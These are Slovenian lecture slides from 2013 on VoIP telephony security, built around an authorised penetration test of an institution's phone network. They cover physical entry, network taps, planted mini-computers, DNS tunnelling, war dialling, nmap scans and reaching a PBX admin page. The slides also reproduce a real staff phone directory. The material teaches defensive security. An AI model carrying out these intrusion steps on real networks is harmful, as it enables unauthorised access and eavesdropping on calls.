

**Varnost komunikacij
2. del**

Varnost internetne (VoIP) telefonije



**Matej Kovačič, Ferdinand Šteharnik, Gorazd Žagar
(CC) 2010 - 2013**

**Kiberpipa – predavanja na temo varnosti mobilne telefonije | Ljubljana, november
2013**

Delo je izdano pod Creative Commons licenco: "Priznanje avtorstva-Nekomercialno-Deljenje pod enakimi pogoji 2.5 Slovenija". Celotno pravno besedilo licence je dostopno na spletni strani: <http://creativecommons.org/licenses/by-nc-sa/2.5/si/legalcode>, ali na poštnem naslovu: Inštitut za intelektualno lastnino, Čufarjeva ulica 17, 1000 Ljubljana.

Slike: (CC) OpenClipArt.org, Matej Kovačič in Gorazd Žagar (osebni arhiv) ter navedeni avtorji (C).

OPOZORILO:
“kids, don't try this at home”

**V prikazu je uporabljen dejanski primer
varnostne analize VoIP omrežja
slovenske ustanove.**


**Varnostna analiza je bila opravljena
zakonito, po naročilu ustanove.**

Internetna (VoIP) telefonija

VoIP telefonija

- Pri VoIP oziroma tim. IP telefoniji za prenos zvoka ne uporabljamo klasične telefonske povezave, pač pa podatkovni prenos. V Sloveniji je po podatkih SURS trenutno preko 421.000 VoIP priključkov.
- VoIP centrala (Freeswitch/TrixBos/Asterisk,...) -> LAN/WAN -> VoIP telefoni (fizični ali programski).
- VoIP telefonija najbolj pogosto poteka preko SIP ali H.323 standarda. Podatki v osnovi niso šifrirani, če že, se uporablja TLS.
- Tudi če ena stran uporablja “navaden” priključek, je na drugi strani lahko VoIP priključek.
- Problem: varna le toliko, kolikor so varne prenosne poti

VoIP povezave so varne le toliko, kolikor so varne prenosne poti (problem prehoda med različnimi podomrežji)



Varnostna analiza telefonskega omrežja

- Dostop do prenosnih poti (omrežja telefona ali centrale)
 - lokalno ali oddaljeno (LAN/WAN?)
 - ločenost LAN in VoIP omrežja?
- Pregled telefonskega omrežja in iskanje “tarče”.
- Preusmerjanje in/ali prestrezanje prometa.
- Analiza prometa, izvajanje napadov na telefonsko omrežje.
- Avtomatizacija...

- Potrebna oprema:
 - v osnovi prenosnik z operacijskim sistemom Linux;
 - lahko pa tudi kakšna specializirana naprava (predstavljena v nadaljevanju).

Dostop do omrežja IP telefonije

Fizični dostop?



“Bump key”



[FILM: 0:45]

Vstop v omrežje




Priklop na kabel

- Strojne rešitve:
 - priklop na koncentrador in uporaba PoE injectorja (Power over Ethernet).
 - prevezava ethernet kablov tako, da gre napajanje mimo računalnika (ločeno sprejemamo RX in TX promet).



Vir: <http://hackaday.com/2008/09/14/passive-networking-tap/>

Uporaba mini računalnika



Raspberry Pi, <<http://www.raspberrypi.org/>>.


Cena: 15 GBP

Uporaba mini računalnika



<http://theplugbot.com/>











Oddaljeni dostop?



TCP-over-DNS/ICMP,...?

<http://code.kryo.se/iodine/>

Povsem oddaljeni dostop...

ID	Number	Type	Signal	Spectrum	CID	Provider	Time	Ring
9278 <small>Block</small>	74959390003	VOICE	 Seconds	 Power Frequency	74959394609	CallWithUs	21	20
5358 <small>Block</small>	74959390004	VOICE	 Seconds	 Power Frequency	74959393579	CallWithUs	24	28
5222 <small>Block</small>	74959390007	VOICE	 Seconds	 Power Frequency	74959398065	CallWithUs	39	13
8881 <small>Block</small>	74959390009	VOICE	 Seconds	 Power Frequency	74959398484	CallWithUs	24	26
3874 <small>Block</small>	74959390012	VOICE	 Seconds	 Power Frequency	74959393316	CallWithUs	27	26

<http://warvox.org>

Povsem oddaljeni dostop...

The image shows a web browser window displaying a contact directory from the University of Ljubljana (old.fdv.uni-lj.si). The browser address bar shows the URL. The page title is 'TELEFONSKI IMENIK FDV'. The directory is organized by letter (A-Z) and contains a table of contacts with columns for 'Prilimek in ime', 'Interna številka', and 'Številka'. A LibreOffice Calc spreadsheet is overlaid on the right side of the browser window, showing a copy of the contact data from the web page. The spreadsheet has columns for 'A', 'B', 'C', and 'D', corresponding to the contact details. The spreadsheet data is as follows:

	A	B	C	D
1	Priimek in ime	Interna številka	Številka sobe	
2	KECMAN Ivana	105	CJM/I	
3	BUČAR dr. Bojko	110	AP 08	
4	OTONIČAR Sabina	110	AP 07	
5	HLEBEC dr. Valentina	112	AP 06	
6	ŠEBELAK Bernarda	113	AP 28	
7	PIKALO dr. Jernej	114	AP 10	
8	BUČAR dr. Maja	115	AP 11	
9	PODNAR dr. Klement	116	AP 12	
10	URŠIČ Milan	118	C2K 07	
11	KECELJ Andrej	119	DS 28	
12	ŽAGAR Anita	120	DS 32	
13	BABIČ Nela	121	AP 22a	
14	ZAJC Tatjana	122	DS 32	
15	OŽBOLT Marjan	123	DS 35	
16	PANIČ Judita	124	DS 35	
17	MUKAVEC ČUKA Renata	125	DS 35	
18	KAPUN ZAJEC Mateja	126	DS 35	
19	GNIDOVEC Meta	127	DS 32	
20	KRNJAJIČ Andreja	128	DS 35	
21	ZORKO STOPAR Mateja	129	DS 35	
22	ŠTRUKELJ Bojana	131	A 107	
23	KUNSTELJ Izidora	132	A 108	
24	MUHA Mojca	133	A 108	
25	NOVAK Doroteja Helena	134	A 109	

Dostop preko modema, interneta,
poštnih predalov, ARS,...

Typičen primer...

Vstop v omrežje



- > sudo dhclient eth0
- DHCP samodejno dodeli IP naslov; s tem smo povezani v telefonsko omrežje.

Bingo!

Ločenost omrežij?

(v našem konkretnem primeru)

- Telefonsko in računalniško žično omrežje nista bila ločena, brezžično omrežje pa je bilo ustrezno ločeno.
- Iz telefonskega omrežja je bilo mogoče pingati računalnike v računalniškem omrežju, celo glavni posredniški strežnik (deloval je tudi DNS resolving):

```
> ping proxy.*.si
```

```
PING proxy.*.si (xxx.xxx.xxx.xxx) 56(84) bytes of data.
```


```
64 bytes from xxx.xxx.xxx.xxx: icmp_req=1 ttl=122 time=5.23 ms
```

```
^C64 bytes from xxx.xxx.xxx.xxx: icmp_req=2 ttl=122 time=2.71 ms
```

```
--- proxy.*.si ping statistics ---
```

```
2 packets transmitted, 2 received, 0% packet loss, time 5011ms
```

```
rtt min/avg/max/mdev = 2.717/3.976/5.236/1.261 ms
```



Bingo!

Ločenost omrežij?

- Prav tako je bilo mogoče pingati računalnike v lokalnem omrežju (npr. 10.3.190.xxx). Mogoče pa je bilo tudi obratno – pinganje iz lokalnega računalniškega omrežja v telefonsko omrežje:

```
C:\>ping 10.254.60.43
```

```
Preverjanje dosegljivosti 10.254.60.43 z 32 B podatkov:
```

```
Odgovor od 10.254.60.43: bajtov=32 čas = 4ms TTL=57
```

```
Odgovor od 10.254.60.43: bajtov=32 čas = 3ms TTL=57
```

```
Odgovor od 10.254.60.43: bajtov=32 čas = 5ms TTL=57
```


```
Odgovor od 10.254.60.43: bajtov=32 čas = 3ms TTL=57
```

```
Statistika preverjanja dosegljivosti za 10.254.60.43:
```

```
  Paketov: Poslanih = 4, Prejetih = 4, Izgubljenih = 0 (0% izguba),
```

```
Povprečni čas v milisekundah:
```

```
  Minimum = 3ms, Maksimum = 5ms, Povprečje = 3ms
```



Ločenost omrežij?

- Ping računalnikov iz celotnega WAN omrežja:

Pinging 10.3.190.50 with 32 bytes of data:

Reply from 10.3.190.50: bytes=32 time=3ms TTL=121

Reply from 10.3.190.50: bytes=32 time=3ms TTL=121

...


- Ping *telefonov* iz celotnega WAN omrežja:

Pinging 10.254.60.50 with 32 bytes of data:

Reply from 10.254.60.50: bytes=32 time=3ms TTL=57

Reply from 10.254.60.50: bytes=32 time=3ms TTL=57

...



Pregled omrežja in iskanje »tarče«

Pregled telefonskega omrežja

- Pregled telefonskega omrežja smo opravili s programom *nmap*. V nadaljevanju podajamo nekatere najbolj zanimive rezultate. Pregled razkrije tudi koliko telefonov je vključenih v omrežje, njihove IP ter MAC naslove ter razkrije nekaj podrobnosti o telefonskem sistemu.

> sudo nmap 10.254.60.1/24



Pregled telefonskega omrežja

Prehod:

Nmap scan report for 10.254.60.1

Host is up (0.0021s latency).

All 1000 scanned ports on 10.254.60.1 are filtered

MAC Address: 00:19:56:21:EF:80 (Cisco Systems)

Web Management za omrežno stikalo (zahteva prijavo):

Nmap scan report for 10.254.60.2

Host is up (0.073s latency).

Not shown: 999 filtered ports

PORT	STATE	SERVICE
------	-------	---------

443/tcp	open	https
---------	------	-------



MAC Address: 00:1C:10:F4:07:DA (Cisco-Linksys)

Pregled telefonskega omrežja

Web Management za omrežno stikalo (zahteva prijavo):

Nmap scan report for 10.254.60.3

Host is up (0.064s latency).

Not shown: 998 filtered ports

PORT STATE SERVICE

80/tcp open http

443/tcp open https

MAC Address: 00:1C:10:F3:8D:82 (Cisco-Linksys)



Oglednik digitalnega potrdila: "Intelligent Switch"

Splošno Podrobnosti

Tega digitalnega potrdila ne morem preveriti, kajti izdajatelju ne zaupam.

Izdano za:

Splošno ime (CN):	Intelligent Switch
Organizacija (O):	Internet Widgits Pty Ltd
Organizacijska enota (OU):	<Ni del digitalnega potrdila>
Serijska številka	00

Izdajatelj:

Splošno ime (CN):	Intelligent Switch
Organizacija (O):	Internet Widgits Pty Ltd
Organizacijska enota (OU):	<Ni del digitalnega potrdila>

Veljavnost

Izdan dne	16. 07. 2003
Preteče dne	13. 07. 2013

Prstni odtisi

Prstni odtis SHA1	31:A7:45:09:5E:93:F0:FA:E2:48:B5:F7:B1:B5:AD:11:94:54:10:4C
Prstni odtis MD5	75:4C:77:69:60:C8:5E:08:61:44:EC:4C:B5:C8:0B:69

Nepreverjena povezava-Mozilla Firefox

Datoteka Urejanje Pogled Zgodovina Zaznamki Orodja Pomoč

https://10.254.60.3/

RtpDumpScript - The Wir... UCSniff IP Video Sniffer oxid.it - Cain & Abel Nalaganje...

Če se na to stran ponavadi povezujete brez težav, jo morda kdo poskuša oponašati, zato vam nadaljevanje odsvetujemo.

Avtentikacija

https://10.254.60.3 zahteva uporabniško ime in geslo. Stran sporoča: "Web Management"

Uporabniško ime:

Geslo:

Prekliči V redu

Dodaj izjemo...

Pregled telefonskega omrežja

Tiptel Innovaphone PBX:

Nmap scan report for 10.254.60.9

Host is up (0.0015s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------



389/tcp	open	ldap
---------	------	------

2049/tcp	open	nfs
----------	------	-----

MAC Address: 00:90:33:04:1E:D9 (Innovaphone AG)

A red starburst graphic with a jagged, multi-pointed border. Inside the starburst, the word "Bingo!" is written in a bold, red, sans-serif font, slanted slightly upwards to the right.

Vstop v napravo

The screenshot shows a web browser window with the URL `http://10.254.60.9/`. The page displays the configuration for a **tiptel innovaphone 21 Gateway**. The left sidebar contains a navigation menu with the following items:

- Diagnostics
 - Info
 - Log
 - Trace
 - Config show
 - IP Interfaces
 - IP Routing
 - Ping
- Gateway
 - Config
 - Voice Interfaces
 - Calls
 - Call Counter
- Administration
 - Licenses
 - Config save (all)
 - Config save (config)
 - Config save (LDAP)

The main content area shows the following information:

Info

Version	V5.01 sp3 IP21[06-5977], Bootcode[322], HW[109] 2048/8192
Serialno	00-90-33-04-1e-d9
Coder	2 channels
HDLC	0 channels
Sync source	-
SNTP Server	0.0.0.0
LDAP Replication	off
Localtime	**.*.*.* **:*
Uptime	43d 2h 43m 8s
Relay Licenses	
PBX Licenses	

An authentication dialog box titled **Avtentikacija** is overlaid on the page. It contains the following text and fields:

Uporabniško ime:

